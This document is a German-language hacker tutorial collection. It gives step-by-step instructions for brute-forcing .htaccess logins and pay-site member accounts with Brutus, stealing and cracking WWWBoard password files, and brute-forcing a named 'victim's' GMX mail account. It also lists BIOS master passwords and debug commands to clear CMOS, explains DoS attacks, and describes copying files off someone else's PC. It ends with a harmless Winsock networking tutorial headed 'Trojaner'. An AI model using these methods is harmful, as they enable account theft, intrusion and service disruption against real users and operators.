4.3 Löschen des CMOS
Falls man physikalischen Zugriff auf den Computer hat, kann man auch ganz einfach das BIOS resetten bzw. löschen. Dazu muss man einfach das Gehäuse des PCs aufschrauben, und das Akku oder die Batterie für einige Minuten bei ausgeschaltetem PC entfernen. Das Auslöten einer Energiezelle ist nicht zu empfehlen.

4.3a Löschen des CMOS durch Jumper-Settings
Eine weitere physikalische Attacke, welche das gleiche Ziel hat, kann das Umsetzen eines Jumpers auf dem Motherboard sein. Mit Hilfe des Handbuches des Motherboards sollte nach einer Steckbrücke namens "Clear CMOS" gesucht werden. Dort gibt es eine Möglichkeit den Jumper so zu setzen, dass das CMOS und somit auch das Passwort für das BIOS gelöscht wird. Um den Computer ohne BIOS-Passwort-Abfrage wieder zu starten, muss natürlich der Jumper wieder in seine ursprüngliche Position gebracht werden. Die Gefahr besteht bei dieser Aktion nur darin, dass das BIOS bei älteren Boards die Festplatte nicht mehr richtig erkennt, was ein Benutzen des Computers vereiteln kann.

4.3b Weitere Möglichkeit
Es ist auch bekannt, dass das BIOS-Passwort durch Assemblierung und ein aus wenigen Zeilen bestehendes Basic-Programm gelöscht werden kann. Mir ist jedoch noch keine dieser Möglichkeiten geglückt, so dass ich mir die detaillierte Niederschrift spare, um nicht Gefahr zu laufen, Unwahrheiten absichtlich zu verbreiten.

HT-Access hacken:

-Aufbau eines HT-Access Schutz-
Vorab: Alle Unter-Verzeichnisse des geschützten, sind auch geschützt.
Ein HT-Access Schutz besteht generell aus 2 Dateien:
-der .htaccess
-der .htpasswd
Diese Dateien sind in dem geschützten Verzeichniss. Die .htaccess bewirkt das:
-dieses "Fenster" aufgerufen wird, das nach Username+Password fragt.
-die .htpasswd aufgerufen wird.
-eventuell die Fehlermeldung "error 401: Unauthorized" erscheint. Die .htpasswd enthält den/die Benutzernamen und das/die verschlüsselte(n) Passwort/Passwörter. -Username via Browser sniffen-
Nun in manchen Fällen (bei älteren Servern bzw. älterer Server Software) ist es möglich den Benutzernamen bzw. die Benutzernamen mit Hilfe des Browsers zu lesen.
Dazu gibt man einfach die URL des geschützten Verzeichnisses (nicht die eines Unterverzeichnisses) ein und schreibt dahinter .htpasswd .
Beispiel: http://www.website.de/geschuetzt/.htpasswd
In den meisten Fällen sieht man aber nur folgende Fehlermeldung:
"error 403: Forbidden!" oder aber "http 404: not found"

-Username via FTP sniffen-
Einige Server erlauben Anonymous-Login, warum das nicht ausnutzen?
Wir loggen uns nun als Anonymous in einen FTP Server (port 21) und
wechseln in das entsprechende Verzeichnis.
Nun werden uns 2 Möglichkeiten offenbart:
a) Wir saugen die .htpasswd und haben einen Username,
   zu dem wir später noch das Pass "hacken" müßen.
b) Wir schauen uns gleich den Inhalt des Verzeichnisses mit einem FTP
Proggy an. Ich denke mal, das "b" die bessere Variante ist ;-)

-Passwort hacken-
Nun, jetzt haben wir den Username.
Gut und schön, aber wir brauchen noch das Passwort ;-)
Die meißten würden jetzt blitzartig an "Unsecure" denken.
Ich allerdings nicht! Unsecure ist viel zu langsam und fehlerhaft,
doch das wäre der Stoff für ein anderes Tut: Unsecure vs Brutus ;-)
Also was brauchen wir? BRUTUS Dazu gehen wir erstmal auf
http://www.hoobie.net und wählen den Menüpunkt "Brutus". Wenn wir es
gesaugt ahben, dann starten wir es und wählen folgendes aus:
Target: www.WebSite.de/geschuetzt/ (is natürlich nur ein Beispiel)
Type: HTTP (Basic Auth)
Connections: ca 20-30
Timeout: ca 35-55
Method: HEAD
KeepAlive: True
Use Username: True
Single User: True (wenn es nur einen Benutzernamen gibt)
User File: (den Username aus der .htpasswd Oder, wenn es mehrere sind, dann
alle Benutzernamen in einer *.txt untereinaner schreiben, speichern und
diese Datei auswählen.)
Pass Mode: Word List (BruteForce geht auch - dauert aber zu lange)
Pass File: (auf Browse klicken und eine ziemlich grosse Wordlist auswählen)
Nun auf Start klicken und abwarten. -Ausnahme PaySites-
Bei den meisten PaySites wie z.B. www.teenfuck.com kann man eine Ausnahme
machen, indem man wie folgt vorgeht:
-das geschützte Verzeichnis herausfinden (z.B. www.teenfuck.com/members)
-dieses in Brututs als Target angeben (ohne http://)
-Type: HTTP (Basic Auth)
-Connections: ca 20-30
-Timeout: ca 35-55
-Method: HEAD
-KeepAlive: True
-Use Username: True
-Single User: False
User File: (eine mittlere bis große Wordlist auswählen)
Pass Mode: Word List
Pass File: (die selbe Wordlist wie bei User File auswählen)
Dann auf Start klicken.
In (ich schätze mal) 95% der Fälle findet man einen oder mehrere Member-
Account(s) heraus. -Alternative zu HT-Access-
Es gibt eine wirklich gute Alternative zu HT-Access:
-in einem Verzeichniss die Datei index.htm(l) erstellen.
-Diese Datei mit einem Passwortschutz ausstatten, der zu Eingabe+".htm(l)"
springt.
-eine datei wie z.B. abc159xyz753.html erstellen.
-diese HTML Datei enhält die "Member Area", oder was man auch immer
schützen will. Nun muß man nur noch darauf achten, das der Server auf dem
dieser Schutz liegt kein
Anonymous FTP Login erlaubt. Durch die Index.htm(l) kann man kein Directory
Listing erhalten.
Es gibt (meines Wissens nach) keinen BruteForce/Dictionary Cracker der eine
solche Schutzmethode schafft. Nichts ist 100%ig sicher, aber diese Variante
kommt dem doch recht nahe.

Beschreibung was Exploitz sind und wie man sie anwendet:

Was sind Exploits?
Ins deutsche übersetzt, heisst "exploit" soviel wie ausnutzen oder ausbeuten. Die hack-technische Bedeutung bezieht sich auf das Ausnutzen von Schwachstellen eines spezifischen Programms. In der Regel bezeichnet ein Exploit nur ein Programm, dass einen Fehler der verwendeten Software auf einem Server ausnutzt, um unberechtigt Zugang auf diesem System zu erlangen.

Wie funktionieren Exploits?
Es sind schon viele verschiedene Verfahrensweisen nötig, um die Schwachstellen eines Systems ausfindig zu machen und entsprechend zu verwerten. Zudem versuchen Administratoren ihr möglichstes selbst die Schwachstellen Ihres Netzwerkes und der darauf laufenden Software aufzuspüren und durch entsprechende Einstellungen und Patches diese Sicherheitslöcher zu stopfen. Es wird immer eine theoretische Möglichkeit geben, ein Programm zu nicht vorgesehene Aktionen zu bewegen. Bisher wird dies auch durch fast endlose Anzahl an Exploits, die auf diversen Sites für jedes Betriebssystem erhältlich sind unterstützt. Im Beispiel des Unix-Betriebssystems, können Programme bestimmte Prozesse nur verarbeiten, wenn diese unter Root-Rechten (UID 0) laufen. Deswegen verfährt man in vielen Fällen so, dass entsprechende Programm das mit Root-Rechten läuft zu "crashen", um selbst an seiner Stelle die Root-Privilegien entgegen zu nehmen. Die meisten Exploits basieren auf dem Buffer Overflow. Das bedeutet Pufferüberlauf, das Exploit startet meistens ein Programm, übergibt diesem Daten die das Programm nicht richtig verarbeiten kann und schreibt darauf hin einen neuen Code in den Arbeitsspeicher. Dieser neue Code ruft dabei meistens eine Shell mit den Benutzerrechten des Programms auf. Arten von Exploits Es gibt 2 Arten von exploits: 1. Local-Exploits: Das bedeutet das man schon einen Account auf diesem Rechner haben muss und dann dort den Exploit ausführt. 2. Remote-Exploits Mit dieser Sorte bekommt man von seinem eigenen Rechner Zugriff auf den anderen ohne einen Account auf auf dem Zielrechner zu haben.

Wie kommen Exploits zum Einsatz?
Das Programm wird ausgeführt und versucht das Ziel selbstständig anzugreifen, indem Sicherheitslücken ausgenutzt werden. Da vorzugsweise Exploits in der Programmsprache C vorliegen, muss zuvor noch der zugrunde liegende Quellcode kompiliert werden, um daraus ein lauffähiges Programm zu machen. Je nach angewandter Verfahrensweise, wird ein Exploit direkt auf dem Zielrechner zur Anwendung gebracht, oder man benutzt einen anderen fremden Rechner, der den Angriff auf den Zielrechner durchführt. In der Regel wird ein fremder, schlecht gesicherter Rechner für einen Hack-Angriff verwendet, da hier Erfolgswahrscheinlichkeit grösser ist, seine Spuren so zu verwischen, dass man nicht mehr zurückverfolgt (traced) werden kann. Und wie kompiliert man ein Exploit? Da die meisten Exploits für *nix Systeme sind, werden sie auch unter *nix in C geschrieben. Also um ein Exploit zu kompilieren gibt in eurer *nix Shell: "gcc -o name quellcode.c" oder alternativ "cc -o name quellcode.c" gcc -> das ist der Gnu-C-Compiler; cc ist der "normale"; -o -> ist eine Compileroption; name -> der gewünschte Programmname. Nach dem Kompilieren müssen wir das Programm nur noch ausführen also in die Shell eintippen: "./name" und das Programm wird ausgeführt. Oft steht im Quelltext eine Anleitung und die entsprechenden Parameter die man benutzen sollte. Also unbedingt reinschauen und auch versuchen zu verstehen (manche Programmierer bauen sogar Fehler ein damit Unerfahrene sie nicht ausführen können). Also C Kenntnisse könnten nicht schaden. Viele Exploits sind Versionsbezogen d.h. man sollte wissen welches OS läuft gibt es verschiedene Möglichkeiten: 1. Man verbindet sich über Telnet mit dem Server (falls Telnet läuft), man wartet auf den Login und liest die obere Zeile ab, da steht es meistens, einige Admins unterdrücken diese Zeile aber das man nicht sehen kann welches OS läuft. 2. Wenn der

Port 21 (ftp) offen ist, verbindet man sich mit diesem und liest wieder diese Zeilen ab. 3. Unter z.B. Linux gibt es einen Scanner namens "nmap", dieser Scanner ist ziemlich beliebt und hat auch viele Funktionen. Mit nmap kann man auch feststellen welches OS auf dem Server läuft und man erfährt auch noch die offenen Ports. Diese ganzen Informationen muss man haben um evtl. Bugs auszunutzen. Zu empfehlen ist vor allem ein Computer mit einem installierten Linux. Wo finde ich Exploits?
Exploits gibt's auf: http://packetstorm.securify.com/
http://www.rootshell.com/
http://www.rootsecure.de/inside/archive/exploits/exploits.html
http://www.rootshell.com/ http://www.secureroot.com/
http://hackersprimeclub.tsx.org/

DoS-Attacken (Denial of Service):

1. Einleitung
Dieser Text soll eine kleine Zussammenfassung der bekanntesten und beliebtesten DoS-Attacken sein. Diesen FAQ schreibe ich hauptsächlich aus einem Grund: Die meisten Leute, die "Hacker" werden wollen, sind irgendwann im sogenannten "Script-Kiddie" Stadium *g*. Klar, es ist ja auch verlockend sich schnell ein paar Tools runterzuladen und zu nuken was das Zeug hält und dann damit zu prahlen. Doch die meisten verstehen ja nicht mal wie diese, meist recht simplen Aktion, funktionieren. Das will ich hier, wenigstens zum Teil, ändern.

2. Was sind DoS-Attacken?
Einige werden jetzt vielleicht denken: "DOS, hat das nicht was mit Microsoft zu tun oder so?". Nein, "DoS" steht für "Denial of Service". Diese Attacken haben zu 99% den Sinn einen anderen Rechner im Netzwerk oder Internet betriebsunfähig zu machen. Das heisst, zum Beispiel einen Server so zu attackieren, dass er am Schluss keine Verbindungsanfragen mehr bearbeiten und beantworten kann. Lange Rede, kurzer Sinn, es sind destruktive Aktionen.

3. Die bekanntesten Arten
Hier werde ich nun alle verschiedenen Attacken der Reihe nach aufzählen, die ich kenne. Ich werde jeweils die Art und Wirkung des Angriffs beschreiben. Die Wirkung ist allerdings zu 90% gleich --> Crash ;)

3.1 Land
Die Land-Attacke ist wohl eine der Neusten, die im Internet zu finden sind. Das Problem bei dieser Attacke ist, dass sie eigentlich bei fast allen bekannten Betriebssystemen funktioniert und nicht, wie zum Beispiel der OOB-Nuke, nur bei Windows.
Es wird ein "SYN-Paket" (= "Ich will eine Verbindung mit dir"-Paket) mit gleichem Absender- und Empfängerport erstellt und an einen offenen Port des Zielrechners geschickt. Dies kann das System lahmlegen.

3.2 Smurf-Angriff
Diese Attacke heisst deswegen so, weil sie durch das Programm "Smurf" erst so richtig bekannt wurde. Ich führe einen Ping auf eine Broacastadresse mit möglichst vielen Hosts aus. Mache ich nun 1 Ping an eine Broadcastadresse mit 100 Hosts, dann bekomme ich natürlich 100 Antworten. Das heisst für 100 Pings bekomme ich 10000 Antworten. Jetzt muss ich nur noch die Absenderadresse fälschen, und zwar setze ich die Adresse des "Opfers" ein. Nun führe ich soviele Pings aus, wie ich nur kann und durch die extrem vielen Antworten crasht der PC des Opfers.

3.3 OOB-Angriff

Den werden die meisten von euch schon kennen. Dafür gibt es nun wirklich viele verschiedene Programme, weil er (erschreckend) simpel ist. Das ganze hängt mit der Microsoft Netbios-Implementierung unter Windows 95 zusammen. Wenn man an den Port 139 ein paar unsinnige Zeichen oder Daten schickt, dann führt das schon zu einem "Blue screen of death". Allerdings ist diese Methode vom Aussterben bedroht, weil es doch nicht mehr so viele Windows 95 User gibt. (Windows 98 ist dagegen geschützt)

3.4 Ping-Flood

Noch eine sehr einfach Methode, die aber unter Umständen auch sehr effektiv sein kann. Ich führe einfach soviele Pings in einer sehr kurzen Zeit wie möglich auf ein bestimmtes Ziel aus. Das Ziel versucht natürlich alle zu beantworten und zu verarbeiten, was zu einem extremen Performanceverlust und Crash führen kann. Am besten funktioniert das, wenn man eine Standleitung hat (zum Beispiel über die Uni) und nicht nur eine ISDN-leitung oder so. Dann bekommt man echt fast jeden Modemuser aus dem Netz, wenn er nicht geschützt ist. ;)

3.5 SYN-Flood

Zuerst eine kurze Information. Eine TCP-Connection zwischen 2 Systemen kommt durch den sog. "three-way-handshake" zustande: 1) System A ---> System B : SYN ("Ich will eine Verbindung mit dir") 2) System B ---> System A : ACK/SYN ("Ok, ich habe das zu Kenntnis genommen") 3) System A ---> System B : ACK ("Ok, ich bin auch einverstanden") Nun fälsche ich einfach bei einem SYN-Paket die Absenderadresse (eine, die es nicht gibt) und somit kommt dann auf das System B-Paket (ACK/SYN) keine Antwort mehr (ACK), da es die Adresse ja nicht gibt. Das System B wartet aber noch einige Zeit auf eine Antwort bevor das "connection timeout" kommt. In dieser Zeit muss man das System B mit sovielen SYN-Paketen wie möglich flooden. Das hat die Folge, dass das System B so ausgelastet wird, dass es nach einiger Zeit gar keine SYN's mehr beantworten kann und somit auch keine richtigen Anfragen.

3.6 Ping of Death (Large Paket Ping)

Wieder eine kurze Information vorweg. IP-Pakete dürfen mit Header nicht grösser als 65.535 Bytes sein. Grössere Daten werden in sogenannte Fragmente zerstückelt und dann später auf dem Zielsystem, mit Hilfe eines Offset-Werts, wieder zusammengefügt. Nun könnte man bei dem letzten Fragment den Offset-Wert so gross/lang machen, dass das Maximum von 65.535 Bytes überschritten wird. Dies führt dann zu einem Pufferüberlauf auf dem Zielsystem und das höchstwahrscheindlich zu einem Crash. 4. Zusammenfassung Als ich herausfand, wie die verschiedenen DoS-Attacken funktionieren dachte ich mir: "Auf die Idee hätte ich auch selber kommen können". Das soll jetzt nicht hochnässig klingen, aber ich denke, dass es den meisten so geht. Das zeigt, dass diese Methoden meistens keine technischen Meisterleistungen sind. Und genau deswegen nutzen sie auch soviele. Daher sollte man sich unbedingt, soweit möglich, gegen diese simplen Tricks schützen.

WWWBoard hacken:

Ein wwwboard ist ein Platz im Netz, wo Leute irgendwelche Kacke diskutieren können...Du kannst die Ergebnisse von dem was sie Schreiben in einem HTML Dokument sehen. Wenn Du solch ein nettes wwwboard sehen willst, dann gehe nach yahoo.com oder zu anderen Suchmaschinen und suche nach dem Wort: wwwboard (einfach oder???). In den meisten Fällen heisst die wwwboard Datei wwwboard.html oder wwwboard.htm

Wo ist das verdammte Passwort von dem die ganze Welt spricht??? Nahezu immer ist die Passwort-Datei in demselben Verzeichniss, wo sich auch die wwwboard.html Datei befindet. Benutz einfach Deinen Browser und ändere http://you.suck.com/wwwboard/wwwboard.html nach http://you.suck.com/wwwboard/password.txt Wenn du damit keinen Erfolg hast, dann versuch es mit passwd.txt oder nur passwd.

Lass uns mal diese nette Datei betrachten: rstrehle:aefgBfbreI8e6
\ /\ / \ /\ /
username verschlüsseltes Passwort Du siehst? Zuerst der Username und dann nach dem Doppelpunkt das verschlüsselte Passwort Jetzt beginnt die Arbeit. Suche im Netz nach einem Unix-Passwort-Cracker wie Jack oder John oder KC... Such nach einer Wortliste (Nimm eine Grosse!) Schreibe die password.txt Datei so, das sie ausschaut wie eine UNIX-Passwort-DATEI! Diese Datei nannte sich password.txt rstrehle:aefgBfbreI8e6 wird zu einer UNIX Datei mit dem Namen passwd. rstrehle:aefgBfbreI8e6:150:25:Sven Pinzel: /usr/email/users/spinzel:/bin/csh SCHREIBE DIES IN EINE ZEILE !!! Ich denk mal, das auf einigen Crackern, (John denk ich mal) Du die Datei nicht zu editieren brauchst..! Starte den CRACKER !!

Was tu ich mit dem verdammten Passwort?? Macht Dein Computer piiiiiep !!! Du hast das password?!?!?!?!? Ok... ...zurück ins Netz... um das Passwort zu nutzen, musst Du das Admin-Programm finden, welches üblicherweise im CGI-BIN Verzeichniss gespeichert ist. Es nennt sich wwwadmin.pl oder wwwadmin.cgi

BTW:
Wenn Du Dein crack programm testen willst dann kreiere eine Datei mit dem Usernamen dem Passwort. Wenn du dass Passwort "benito" bekommst, dann bist Du auf dem richtigen Weg.

Javascript Passwort Schutz System:

Ich hab mir gedacht ich schreib mal ein etwas ausführlicheres tut über Javascript Passwort Schutz System (Scheiss Wort). Ich weiss die meisten Seiten benutzen sowieso keinen JPSS mehr
aber manchmal kann das ganz nützlich sein solche Systeme zu kennen. Auf vielen Hacker seiten gibt es auch Sicherheitsbereiche wo ihr die Sachen ausprobieren könnt.
Auf der Seite von Nova Beast zum Bleistift(www.nova-beast.de.st). wenn ihr dort die erste Sicherheitsstufe hackt kommt ihr auf eine seite wo ihr Fake mails verschicken könnt. So sieht der standart Text aus den man fast Passwortschutz auf Webseiten JavaScript-System1
Wenn sie eine beliebige Seite öffnen möchten, dann kommt bei diesem Schutz ein Fenster mit einem Textfeld für das Passwort. Dieser Schutz ist sehr leicht zu knacken indem man sich einfach den Quellcode anschaut und sieht dort etwas in dieser Art: <script> function jprot () {
pass=prompt ("Gib dein Passwort ein","password");
if (pass == "Dieter") {
document.location.href="http.server.de/index.html";
}
else {

alert ("Passwort falsch !!");
}
} </script> Also wo ist das Passwort? Menschen die sich etwas mit Informatik auskennen wissen es bestimmt schon und zwar in dem If Befehl, also in diesem falle Dieter und wenn sie nun die Seite noch einmal aufrufen geben sie Dieter ein und sie sind drin. Die Quak benutzt heutzutage leider nur kein Mensch mehr. Der bei Novabeast sieht so ähnlich aus und wer nicht blind ist findet ihn auch dazu gehört nicht viel. In manchen solcher Passwortabfragen steht zum Bleistift das die Zieladresse gleich dem Passwort ist hierbei kann man jetzt versuchen die entsprechnde datei auf dem Server zu finden z.B. bei Tripod kann man ber index.html (meine ich) sich alle Dateien auflisten lassen die auf dem Server sind. Interressanter ist es da schon Der 2 Typ hierbei wird das PW und die Ziel-Adresse in einer anderen Datei gespeichert und ist somit nicht aus dem Quellcode der Abfrage auszulesen. Zusätzlich wird das Abfragefenster als Einzelfenster geöffnet, was allerdings
in der Regel kein Problem darstellt. Eine Abfrage könnte wie folgt aufgebaut sein. In der Regel wird diese Abfrageart verwendet sie ist im Netz sehr oft aufzufinden. Auf der Seite wo der Link zur Passwortabfrage steht wird
folgender Quelltext verwendet:
<a href="" onClick="window.open('Abfrage.html','pass',
'toolbar=no,location=no,directories=no,status=no,menubar=no,scrollbars=no,
resizable=no,copyhistory=no,width=300,height=175'); return
false;">Passwortabfrage Hierbei wird angegeben welcher Inhalt im Fenster stehen soll. Es
wird in der ersten Zeile definiert. Dort steht, daß die Datei "Abfrage.html"
geladen werden soll. In der Datei "Abfrage.html" ist folgender Inhalt enthalten: <script src="passdata"></script>
<BODY BGCOLOR="#FFFFFF" TEXT="#000000" LINK="#FF0000" VLINK="#000080" ALINK="#000080">
Geben Sie Name & Passwort ein
<form name="pass">
<table>
<tr><td align=right>Name: </td><td><input type="text" name="passname" size=15></td></tr>
<tr><td align=right>Passwort: </td><td><input type="password" name="password"
size=15></td></tr>
<tr><td align=right></td><td>
<input type="button" value="Absenden" onClick="verify();"><input type="reset"
value="Löschen">
</tr></td></table> In diesem Teil werden nur die Abfragefelder definiert und das wichtigste
ist auch noch in diesem Quelltext enthalten. in der ersten Zeile wird angegeben wo die Benutzernamen und Paswörter gespeichert werden.
In der Datei "passdata" werden alle Passwörter und Benutzernamen abgespeichert. Das heißt: Die Datei "Abfrage.html" ließt die Passwörter aus der Datei passdata aus. Jetzt ist natürlich interesant was in der Datei passdata enthalten ist. Hier seht ihr den Quelltext: function verify(){
checkname = document.pass.passname.value
checkpass = document.pass.password.value
fullpass = checkname + " " + checkpass
marker = false users = 3 //Anzahl der Benutzer i.B. 3
userlist = new Array
userlist[0] = "Name1 Passwort1"
userlist[1] = "Name2 Passwort2"
userlist[2] = "Name3 Passwort3" for (i = 0; i < users; i++){
if (fullpass == userlist[i]){
opener.location = "IhreGeheimseite.html"
marker = true

```
} }
if (marker == true){
window.close()
}
else {
alert("Sie haben einen Falschen Namen angegeben, bitte wiederholen Sie die
Eingabe!")
}
```
} Im 2 Block von oben wird angegeben wieviele User eingetragen sind (3 User) und welche Benutzernamen und Passwörter diese verwenden.
Die Usernamen und Passwörter stehen in folgenden Teil der Abfrage:
```
userlist[0] = "Name1 Passwort1"
userlist[1] = "Name2 Passwort2"
userlist[2] = "Name3 Passwort3"
```
Beim ersten User lautet der Benutzername: Name1 und das Passwort: Passwort1. Um jetzt alle diese Daten zu erhalten müssen sich sich alle drei Files von dem jeweiligen Server runterziehen. Also erst auf den Link zur Passwort-Abfrage klicken und das mit der rechten Maustaste um dann in dem Menü, was erscheint auf "Verküpfung speichern unter" anzuklicken. Speichern sie die Datei auf ihrem Desktop. Sie müssen nun diese Datei mit dem Editor öffnen und gucken welche Datei von dort aus geladen wird z.B. Aufruf.html. Lade diese Datei dann vom Server runter indem du die gesamte Adresse eingibst mit der HTML-File am Ende. Dann auf Quelltext klicken, im Browser und runerladen auf den Desktop.
Jetzt must du wieder die File laden und gucken aus welcher Datei die Passwörter und Benutzernamen ausgelesen werden. Lade auch diese vom Server runter und öffne sie um die Passwörter wie oben zu lesen rauszufinden. Jetzt hast du die Passwörter und Benutzernamen und du must dich nur über den Link zur Passwortabfrage einloggen und das PW und den Username angeben.

GMX-Account hacken:

Du gehst auf www.gmx.de und giebst die Adresse deines Opfers ein, und auch irgend ein passwort, das natürlich nicht funzt. Ich kommt jetzt auf einen Bildschirm der euch erzählt das ihr das passwort falsch eingetippt habt. Ihr macht jetzt Rechtsklick und lasst euch den Sourcecode anzeigen. Ihr findet nun irgenwo in der mitte eine mehrstellige Zahl die 7 oder 8 Stellen lang sein dürfte. Dies dürfte ungefähr so aussehen: <td width="196"><img src="images/logo_de.gif" width="196" height="64" alt="GMX"></td>
<td><img src="http://www24.gmx.net/cgi-bin/ivw/CP/CGI" width="1" height="1" alt=""><img src="http://213.165.64.44/www24/logerr/2938213?97603377216" width="1" height="1" Alt=""></td>
<td align="center"> eure IP die Nummer des Opfers (bis zum "?") Ihr schreibt sie euch auf und startet wwwHack. Klickt auf "Access" und auf "pop3 Emai acct"
Ihr gebt nun die Nummer des Opfers ein (hier 2938213) und als Host IMMER "pop.gmx.net" (zumindest bei gmx)
Ihr sucht euch jetut nur noch eine passende Passliste raus, gebt sie an und schon gehts los. wwwHack speichert automatisch nach einer bestimmten Anzahl von connects, so das man bei einem Absturz fast nahtlos anknüpfen kann! (voreinstellung 100 connects) Ein Tipp: Bevor ihr das alles macht, versucht die dummen Standartpasswörter wie: "12345, abcde, NamenDesUsers, Passwort" usw...ihr wisst was ich meine! Wenn ihr viel Glück habt dann spuckt er nach ein paar Minuten/Stunden/Tage das richtige Passwort aus!

Hacken eines localen Rechners:

Mit "Lokale Rechner" meine ich PC's bei denen du direkt davor sitzt. Und mit hacken meine
ich an die Dateien heranzukommen.

--==[BIOS-Passwort]==--
Die erste Hürde ist das BIOS-Passwort. Es gibt zwei verschiedene BIOS-Passwörter:das User-Passwort und das Administrator-Passwort.Das User-Passwort wird beim Start des Rechners abgefragt und das Administrator-Passwort beim Starten des BIOS. Das User-Passwort hacken:

1.Möglichkeit)Master Passwörter ausprobieren(Amerikanische Tastenbelegung!!!)]AWARD[
"?award"
"aLLy"
"aPAf"
"AWARD?SW"
"awkward"
"award"
"award_?"
"award.sw"
"award sw"
"AWARD SW"
"AWARD_SW"
"AWARD_PW"
"award_ps"
"589589"
"256256"
"01322222"
"256256"
"BIOS"
"biostar"
"biosstar"
"CONCAT"
"CONDO"
"condo"
"efmukl"
"HELGA-S"
"HEWITT RAND"
"HLT"
"j262"
"j64"
"lkw peter"
"lkwpeter"
"SER"
"SKY_FOX"
"smukL"
"SWITCHES_SW"
"Sxyz"
"SZYX"
"ttptha"
"wodj"
"wpeter"
"zjaaade"]AMI["AMI"
"A.M.I."
"aammii"
"AMI~"
"amiami"
"AMI.KEY"
"AMISETUP"
"AMI?SW"

"AMI_SW"
"589589"
"ami.kez"
"ami°"
"helgaßs"]VOBIS&IBM[
"merlin"

2.Möglichkeit)
Bei ausgeschaltetem Rechner die EINFG taste gedrückt halten und den Rechner einschalten.

3.Möglichkeit)Rechner aufschrauben und auf dem Motherboard einen Jumper mit dem Namen Clear RTC, PWRD, Clear CMOS oder RTCLR umstecken.Dann musst du den Rechner kurz an und wieder aussschalten.Danach den Jumper wieder zurrückstecken und den Rechner booten.

4.Möglichkeit)Rechner aufschrauben und die Batterie für mindestens 1.Stunde entfernen. Dadurch wird der CMOS Speicher gelöscht und die BIOS Default Einstellungen eingelesen. Administrator-Passwort: 1.Möglichkeit)Wenn man Windows gebootet bekommt ein Tool wie !BIOS einsetzen. 2.Möglichkeit)Von Diskette booten und !BIOS einsetzen. 3.Möglichkeit)Von Diskette oder Windows booten dann Debug über die Eingabeaufforderung
  starten und folgendes eingeben:
  o 70,2E
  o 71.0
  q

--==[Dateien kopieren]==--
Wenn du nicht in das Betriebssystem reinkommst musst du ein kleines OS von einer Diskette booten.Aber nicht die Windows 98 Boot Disk ,weil du mit der keine Chance hast an die Dateien einer ext2fs Partition zu kommen.Lad dir am besten eine Linux-Minidistribution runter.Ich empfehle dir TOM's RBT(www.toms.net). Nachdem du die Mini Distribution gestartet hast gibst du "fdisk" ein und verschaffst dir erstmal einen überblick über die Partitionen.Beende fdisk und mounte die erste Partition:
mkdir c
mount -t vfat /dev/hda1 c
cd c
ls
Nun kannst du dir alle Dateien anschauen kopieren (auf Diskette oder Zip falls deine Mini Distribution es unterstützt)

Trojaner

Die Benutzung der Winsock in ihrer Applikation:

Beschreibung:
Das Winsock Control ist ein mächtiges Steuerelement
und kann in ihrer Applikation benutzt werden, um Daten
exakt und sicher über eine Verbindung zu übertragen.
In diesem Artikel werde ich etwas tiefer in die
Grundlagen des Winsock Controls eingehen.

Die Protokolle:
Das Winsock Control ist vielseitig in den Möglichkeiten
Daten zwischen zwei Computern auszutauschen. Es kann
mit zwei verschiedenen Protokollen umgehen:
TCP/IP und UPD.

TCP/IP:
TCP/IP ist das plattformunabhängige Standard-
netzwerkprotokoll. TCP/IP ist eine Abkürzung für
Transmission Control Protocol/Internet Protocol.
Daten werden in Paketen versendet, auch als Datagramme
bezeichnet. Sie bestehen aus einem Kopf [Header]
und applikationsabhängigen Daten. Der Header beinhaltet
Informationen über das Ziel und der Herkunft [Source]
des Paketes. IP ist nicht sehr zuverlässig, solange es
keine Garantie dafür gibt, dass die Pakete in der
richtigen Reihenfolge ankommen. Dies ist dann der Grund
warum das TCP Protokoll eingebunden wurde, um sich zu
vergewissern, dass die Daten auch in der richtigen
Reihenfolge ankommen. Diese Art von Protokoll bezeichnet
man als verbindungsorientiertes Protokoll [connection-
oriented protocol].
Dies bedeutet, dass die Computer, um Daten austauschen
zu können, sich zuerst verbinden müssen mit einem
"drei-Wege-Verbindungsaufbau" [three-way handshake].

UDP:
UDP steht für "User Data Protocol". Im Gegensatz zu TCP
braucht UDP keine bestehende Verbindung um Daten an einem
Stück zu senden. UDP ist nicht empfehlenswert, wenn man
sichergehen will, dass alle Daten vom Clienten so
empfangen werden wie sie verschickt wurden. UDP wird
normalerweise benutzt, um "streaming audio" und "-video"
über das Internet zu übertragen. Da UDP keine Verbindung
via handshake benötigt und so nicht sichergeht, dass der
Client alle Daten bekommt, ist hier die Geschwindigkeit
einiges schneller als über das TCP/IP Protokoll.

Verbinden:
Zu einem anderen Computer zu verbinden ist sehr simpel.
In diesem Beispiel, benutze ich das TCP/IP Protokoll.
Um zu einem anderen Computer zu verbinden muss der Computer
auf eine Verbindung warten: Winsock.LocalPort = 1234
Winsock.Listen Zuerst wählen wir den Port, an dem verbunden werdem soll.
In diesem Fall ist es Port 1234. Danach führen wir die
"Listen" Methode aus. Das Control wartet nun bis auf eine
Verbindung am Port oder bis es abgebrochen wurde.
Der andere Computer benutzt folgendes, um die Verbindung
aufzubauen: Winsock.Connect "127.0.0.1", 1234 Das erste Argument ist der
Host, zu dem die Verbindung

aufgebaut werden soll. Wenn man sich in einem Netzwerk befindet kann man auch den Hostnamen des anderen Rechner verwenden. Das zweite Argument ist die Port Nummer. Sobald die Connect Methode ausgeführt wurde wird das ConnectionRequest Ereignis bei dem RemoteComputer ausgelöst. Dort muss der Rechner die Verbindung mit folgendem Code akzeptieren:

```
Private Sub Winsock_ConnectionRequest(ByVal requestID As Long)
  Winsock.Close
  Winsock.Accept requestID
End Sub
```

Nun sind wir kurz vor der endgültigen Verbindung. Der nächste Schritt ist, die Accept Methode zu benutzen, um sicherustellen, dass die Verbindung aufgebaut ist.

Daten senden:

Nun, da die Verbindung zwischen Computer A und B zustande gekommen ist, kann man Daten senden und empfangen. Um Daten zu senden, benutzt man den send data Befehl. Hier ist nun der Code, um eine Textzeile an Computer B zu senden: `Winsock.SendData "Hi Computer B!"` Einfach, nicht? Das Winsock Control ist sehr einfach, da es einen vor der Winsock API fernhält, die kompliziert werden kann.

Daten empfangen:

Da nun Daten gesendet wurde, will man ja auch welche empfangen. Dies ist im Prinzip genauso simpel wie das Senden. Wenn Daten ankommen, lösen die das data arrival Ereignis aus. Um die ankommenden Daten in einer Textbox angezeigt werden sollen, benutzt man folgenden Code:

```
Private Sub Winsock_DataArrival(ByVal bytesTotal As Long)
  Dim sData As String
  Winsock.GetData sData
  MsgBox sData
End Sub
```

